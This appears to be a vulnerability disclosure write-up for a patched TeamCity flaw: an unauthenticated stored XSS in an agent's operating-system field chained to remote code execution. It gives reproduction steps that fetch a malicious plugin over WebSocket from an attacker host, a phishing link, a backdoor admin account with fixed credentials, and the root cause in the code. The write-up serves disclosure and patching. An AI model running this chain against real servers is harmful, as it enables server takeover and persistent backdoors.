TeamCity - Unauthenticated stored XSS -> RCE#
TeamCity 2026.1 legacy UI is vulnerable to XSS. An admin using legacy UI while viewing TC agent-details page will trigger the XSS vulnerability. This will instantly trigger RCE by grabbing a payload from an attacker controlled server over WebSocket that installs a malicious plugin. The attacker needs no credentials or prior knowledge about the server, the stored XSS payload can be delivered unauthenticated.
The vulnerable legacy UI can be forced via a one-click crafted &fromSakuraUI=true link.
The full PoC is available on GitHub: JoakimBulow/CVE-2026-59795.
Full chain#
TeamCity server allows agents to connect without prior authentication. These agents are unauthorized until an admin approves them. Until then they will sit on the Unauthorized agents page. The agents carry various properties like name, IP, hostname and operating system. This is where the XSS vulnerability exists.

XSS in “Operating System” value
A stored XSS on an admin page in TeamCity is bad. There are many ways for a TeamCity admin to get code execution on the server. That’s just the nature of administering TeamCity. For our code execution, we are going with a malicious plugin.
So how do we get a plugin to automatically install and run when the XSS fires? We can’t fit a plugin in XSS payload itself. But as it turnes out, the Content-Security-Policy for WebSocket are wide open in TeamCity (connect-src ws:*) - WebSocket to any hosts are allowed - we can serve the plugin from anywhere and the XSS payload can just fetch it over a WebSocket connection. Then we will have the admin’s browser automatically load the plugin and that’s our RCE.
Attacker registers a persistent agent with XSS payload in
os.name(unauthenticated)Attacker waits for an admin, that uses legacy (non default) UI, to visit agent-details page. OR sends any admin a single link (to force legacy UI) containing:
/agentDetails.html?id=N&fromSakuraUI=true

Sakura UI is ON by default (secure)
- Admin clicks link → legacy
agentSummary.jsprenders rawosName→ XSS fires - XSS (in admin session):
- Opens WebSocket to attacker server [allowed by CSP:
connect-src ws:*] - Receives malicious plugin ZIP — the attacker sends the malicious plugin bytes down that WebSocket into the admin’s browser. Now the plugin lives only in the browser’s JS memory; nothing has touched the TeamCity server yet.

XSS opens WebSocket to attacker’s server
- POSTs to
/admin/pluginUpload.html- the XSS takes those in-memory bytes and uploads them to the TeamCity server, same-origin, with the admin’s cookie + CSRF token. The plugin is now staged on the server (arbitrary server Java, not yet running). - POSTs to
/admin/plugins.html(EnableAllPlugins) — forces the just-uploaded plugin to load into the live JVM without a restart → its Java executes → server RCE
- Opens WebSocket to attacker server [allowed by CSP:
- TeamCity loads plugin at runtime → Java executes immediately in TC JVM → RCE

RCE - writing proof file to server
Quick reproduction (full XSS → RCE chain)#
All scripts below are from the PoC repository.
Prerequisites#
- A TeamCity <= 2026.1.1 server (default configuration)
- A TeamCity agent distribution (can be downloaded from the server unauthenticated:
GET /update/buildAgent.zip) - Python 3 (stdlib only) and
javacon the attacker machine - Network access from the admin’s browser to the attacker machine (for the WebSocket delivery)
Step 1 - Download the agent distribution#
# On the attacker machine
curl -o buildAgent.zip https://teamcity.example.com/update/buildAgent.zip
unzip buildAgent.zip -d evilagent
(You do not need to edit serverUrl manually - the PoCs set it from --url/--tc-url,
so any base URL works: http://host:8111 or https://host.)
Step 2 - Run the PoC#
python3 poc/rce_ws_server.py \
    --lhost ATTACKER_IP \
    --lport 1337 \
    --tc-url https://teamcity.example.com \
    --agent-dir ./evilagent
The script:
- Builds the malicious plugin (compiles
EvilPlugin.javawithjavac) - Starts the evil agent with the XSS payload as
-Dos.name - Reads the assigned
agentIdfrom the agent log - Starts a WebSocket server to deliver the plugin to the admin’s browser
- Prints the phishing link
Step 3 - Send the link to the admin#
https://teamcity.example.com/agentDetails.html?id=N&fromSakuraUI=true
This URL is the legitimate TC agent-details page. The fromSakuraUI=true parameter is a
standard TeamCity parameter that causes the legacy JSP to render (bypassing the Sakura
redirect) without any visible anomaly to the admin.
Step 4 - Verify RCE#
On the TeamCity server host, within ~5 seconds of the admin clicking:
cat /tmp/pwned-tc-xss-rce.txt
Expected output:
=== TeamCity XSS->RCE chain confirmed ===
user:   <tc-process-user>
host:   <hostname>
java:   <java-version>
cwd:    <teamcity-bin-dir>
time:   <timestamp>
Note: each PoC run registers a freshly-named agent (
evil-xss13-<rand>), so it is safe to run repeatedly without “agent name already in use” errors. The downside is that each run leaves a new unauthorized agent on the server. After testing, delete them in Agents → Unauthorized.
XSS-only reproduction (no RCE - creates SYSTEM_ADMIN backdoor account)#
If you only want to confirm the XSS and admin-takeover half (no plugin upload):
python3 poc/attacker_deeplink.py \
    --url https://teamcity.example.com \
    --agent-dir ./evilagent
When the admin clicks the printed link, a SYSTEM_ADMIN account eviladmin / Ev1l-Pass-123
is created in their session. The script polls until it can log in as eviladmin to confirm.
Root cause (code reference)#
Sink: webapps/ROOT/agent/agentSummary.jsp, line 85:
<strong>${agent.operatingSystemName}</strong>
Raw EL expression. No <c:out> escaping. The adjacent agent name at line 65 uses
<c:out> correctly, suggesting the omission is accidental.
Taint source: POST /app/agents/v1/register (unauthenticated) →
AgentDetails.deserializeFromDocument → setOsName(rootElem.getAttributeValue("osName"))
(verbatim, no sanitization) → stored in agent record → rendered by JSP EL.
CSP bypass: The page’s Content-Security-Policy includes connect-src ws:*, permitting
WebSocket connections to any host. This allows the XSS payload to exfiltrate/receive data
from the attacker’s server without violating CSP.
EnableAllPlugins: PluginsActionsController registered at /admin/plugins.html handles
action=setEnabled&allPluginsAction=___ALL_ENABLE___&enabled=true - loads newly-uploaded
plugins into the running JVM without requiring a server restart. Confirmed in decompiled
bytecode and live-tested.
CVE timeline#
| Target: | TeamCity 2026.1.1 (build 222577), default configuration |
| Reported: | 2026-06-15 |
| Acknowledged: | 2026-06-15 |
| Fixed: | 2026-06-17 |
| Fix Released: | 2026-07-01 - 2026.1.2 (222647), 2025.11.6 (208214) |
| CVE published: | 2026-07-10 |
CVE: CVE-2026-59795
CVSS: 8.1 CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N